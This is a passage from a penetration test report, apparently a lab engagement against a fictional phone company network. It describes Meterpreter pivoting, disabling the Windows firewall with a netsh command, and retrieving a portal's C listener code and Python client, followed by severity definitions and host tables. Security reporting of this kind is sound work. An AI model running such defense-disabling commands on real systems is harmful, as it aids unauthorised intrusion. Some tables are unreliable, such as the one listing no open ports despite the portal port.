

Figure 37: Meterpreter 10,90,60.80 — autoroute – 10.185.10.0/24 subnet

List of Hosts Identified

foophonesels

Recommendation

It was now time for me to move onto the next stage of the engagement

4.18 Host Enumeration – New Target Discovered

No. Hosts Affected:	1	Severity:	Low	Likelihood:	High	Type:	Information Disclosure

Explanation of Issue

During thorough enumeration of the 10.185.10.27 machine on the Corporate Network a clue was discovered which would lead me to my next target on the network.

```
C:\Users\cory\Desktop\Customer Manager Portal.txt
```

From this information I was able to discern that my next target would be the 10.185.10.55 machine on the Corporate Network which was running a Customer Manager Portal on port 42424. Upon further enumeration I was able to locate the application source code as well as the python connecting client script.

```
netsh advfirewall set allprofiles state off
```

Turning off the firewall on the Windows machine allowed me to use my meterpreter shell to download the application source code and client scripts.



Figure 38: Discovered Application Source Code and Client Script

Customer-portal.c

```c
#include "stdafx.h"
#include "CustomerManagerService.h"

#define LHOST NULL
#define LPORT "42424"
#define RECVBUFSIZE 58623

int __cdecl main()
{

    WSADATA wsaData = { 0 };
    int result = WSAStartup(MAKEWORD(2, 2), &wsaData);
    if (result != 0) {
        printf("WSAStartup failed: %d\n", result);
        return -1;
    }

    struct addrinfo hints = { 0 };
    hints.ai_family = AF_INET;
    hints.ai_socktype = SOCK_STREAM;
    hints.ai_protocol = IPPROTO_TCP;
    hints.ai_flags = AI_PASSIVE;

    struct addrinfo *ainfo;
    result = getaddrinfo(LHOST, LPORT, &hints, &ainfo);
    if (result != 0) {
        printf("getaddrinfo failed: %d\n", result);
        WSACleanup();
        return -1;
    }

    SOCKET listenSocket;
    if ((listenSocket = socket(ainfo->ai_family, ainfo->ai_socktype, ainfo->ai_protocol)) == INVALID_SOCKET) {
        printf("socket() failed with error: %ld\n", WSAGetLastError());
        freeaddrinfo(ainfo);
        WSACleanup();
        return -1;
    }

    // Setup the TCP listening socket
    if ((bind(listenSocket, ainfo->ai_addr, (int)ainfo->ai_addrlen)) == SOCKET_ERROR) {
        printf("bind() failed with error: %d\n", WSAGetLastError());
        freeaddrinfo(ainfo);
        closesocket(listenSocket);
        WSACleanup();
        return -1;
    }
    freeaddrinfo(ainfo);

    // Listen on the socket
    if (listen(listenSocket, SOMAXCONN) == SOCKET_ERROR) {
        printf("listen() failed with error: %ld\n", WSAGetLastError());
        closesocket(listenSocket);
        WSACleanup();
        return -1;
    }

    printf("-=-=-=-=-=-=- Listening for connections -=-=-=-=-=-=- \n");


    while (1) {

        SOCKET clientSocket;
        if ((clientSocket = accept(listenSocket, NULL, NULL)) == INVALID_SOCKET) {
            printf("accept failed: %d\n", WSAGetLastError());
            continue;
        }
        printf("Connection received from remote host.\n");

        _beginthread(&handleConnection, 0, (void*)clientSocket);
        printf("Connection handed off to handler thread.\n");
    }
```

Figure 39: Customer-Portal.c Source Code

Customer-portal.c | client (2).py

```
#!/usr/bin/env python2
import socket

ServiceManagerIP = "10.185.10.55"
ServiceManagerPort = 42424

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ServiceManagerIP, ServiceManagerPort))
msg = raw_input('Welcome to the Foo Phones Customer Manager.\r\n\r\nPlease Enter A Customer ID: ') + "\r\n"

s.send(msg)
data = s.recv(len(msg))
s.recv(1024)
s.close()
print data
```

Figure 40: Client Python Script

```
netsh advfirewall set allprofiles state off
Ok.


C:\Windows\system32>netsh advfirewall show allprofiles state
netsh advfirewall show allprofiles state
netsh advfirewall show allprofiles state

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF

Private Profile Settings:
----------------------------------------------------------------------
State                                 OFF

Public Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Ok.


C:\Windows\system32>
```

Figure 41: 10.185.10.27 – Windows Firewall Off

List of Hosts Identified

10.185.10.27

Recommendation

Although I had a root shell on the machine following the psexec exploitation process meaning I had permissions to access all files and directories on the device additional protections should have been considered for the code and text file such as some form of encryption. It was easy as an attacker with access to this system to navigate to the users directory and gain access to the necessary files

A Definitions

A.1 Vulnerability Severity

Vulnerabilities are provided with a severity scale that has been individually determined by the CNS Tester taking into consideration the results of the test performed within the customer's unique environment.

No automated tools are used to determine this severity scale.

Severity	Description
Critical	A critical vulnerability is one that has been performed by CNS and has led to the target being compromised by the vulnerability.
High	A high vulnerability is one that is confirmed as a positive vulnerability and can lead to a network or host breach and may lead to the target being compromised.
Medium	A medium vulnerability is one that may disclose further information that may lead to an attack or where unnecessary details were found that may decrease the security of the target e.g. unnecessary open ports.
Low	A low vulnerability regards information found during the test that may not be an immediate threat to the company. However the company should review the information and determine the correct course of action.

Table 3: Definition of Severities

A.2 Likelihood of Vulnerability

It can also be useful to determine the risk on the likelihood of a specific vulnerability occurring on the target host. Therefore the vulnerability is assessed individually to determine this risk.

NOTE: The table below should only be used as an indication of the likelihood of the threat.

Likelihood	Description
High	A vulnerability that has a high likelihood is either publicly available and is very common, or is a relatively easy exploit to run. Either case should be reviewed as soon as possible. Viruses, worms, Trojans, default settings etc. are all examples of high likelihoods.
Medium	A vulnerability that has a medium likelihood is one which requires a certain amount of skill to run or one that is difficult to find unless the target host was specifically targeted. To actually perform the exploit may require various steps or knowledge of the application or service to be successful. Specific application vulnerabilities such as SQL injection, XSS attacks are examples of medium likelihoods.
Low	A vulnerability that has a low likelihood is one which is either extremely difficult to run or is not publicly known or available. If a vulnerability has a low likelihood, it does not necessarily mean that it will have a low severity.

Table 4: Definition of Likelihoods

A.3 Vulnerability Types

Vulnerabilities are categorised into specific types to help the customer assess the threat. The following table details the vulnerability types further:

Type	Description
Host Breach	The vulnerability found may lead to the target host being compromised, whereby an attacker could gain unauthorised access to it and/or execute remote commands.
Network Breach	The vulnerability found may lead to the company network being breached, whereby an attacker could gain unauthorised access onto the network.
Denial of Service	The vulnerability found may lead to a starvation of the services running on the target host, which may in turn cause a disruption to or loss of those services.
Design Flaw	The vulnerability found was a flaw in the design of the system, allowing an attacker to perform some action which they should not be able to perform. Design Flaws are generally hard to mitigate as they require system level changes by the product manufacturer that may not exist in released updates.
Code Injection	The vulnerability found allowed for code to be injected and executed in some way, exposing some part of the host and allowing for further attacks to be performed against it or its users. SQL Injection and Cross-site Scripting are examples of code injection.
Missing Updates	The vulnerability found was the result of missing patches or updates that should have been installed on the host.
Weak Authentication	The vulnerability found revealed a weak authentication mechanism on the target, which may allow an attacker to easily guess authentication credentials, or even bypass authentication completely and access data which should be restricted from them.
Coding Flaw	The issue results from a flaw in the coding of the system and requires a code change in order to mitigate. Note that both security vulnerabilities and generic non-security related bugs can fall under this issue type.
Security Misconfiguration	The vulnerability found was caused by the misconfiguration of a service on the target. This may involve the use of weak encryption, invalid or insecure configuration values, or operating system settings that could potentially compromise the host.
Unsupported Device	The device found is currently unsupported by the manufacturer and cannot be updated to fix known vulnerabilities. Usually this indicates that the device is very old and should be replaced with a newer model.
Information Disclosure	The vulnerability found disclosed information about the target host or network which may lead to further attacks against it.

Continued on next page...

Type	Description
General Information	The issue presents no immediate risk, but is included for informational purposes only.

Table 5: Definition of Vulnerability Types

B Host Enumeration

Following the network discovery phase, each host was examined in turn for signs of any vulnerabilities or mis-configurations that might give an attacker a route into the network. Each host was enumerated to see which ports were open to the outside world. Each of these ports were then examined further to determine the applications running on the ports and the ways in which these applications might be subverted.

B.1 Operating System Detection

This test attempts to gain the fingerprint of the operating systems for each host. Knowing the operating system is a distinct advantage to finding vulnerabilities. The scan generally gives a percentage on how successfully it guesses the OS.

Host	OS Detected
foophonesels	Ubuntu 8.04
10.185.10.27	Windows 7 Professional 7600
10.185.10.34	Windows 7 Professional 7600
10.185.10.55	Windows 7 Professional 7600
10.185.11.127	Ubuntu 12.04.5 LTS

Table 6: OS Detection Table

B.2 Port Enumeration

TCP/IP Ports can be in one of 3 states:-

- Open = Target host will accept connections to that port
- Filtered = A firewall or filter is in place stopping the port scan
- Unfiltered or Closed = No firewall or filter has interfered with the scan, which has determined that the port is closed to connections.

Open ports are generally the target ports to exploit. However for a dedicated hacker, filtered ports could also potentially be a target. This test will investigate what state the ports are in for each host.

Host	Port	Protocol	Description	Status
foophonesels	No open ports found			
10.185.10.27	No open ports found			

Continued on next page...

Host	Port	Protocol	Description	Status
10.185.10.34	No open ports found			
10.185.10.55	No open ports found			
10.185.11.127	No open ports found			

Table 7: Port Scan Summary Table

C Graph Pack

C.1 Number of Vulnerabilities by Type



Figure 42: Number of Vulnerabilities by Type

C.2 Number of Vulnerabilities by Severity



Figure 43: Number of Vulnerabilities by Severity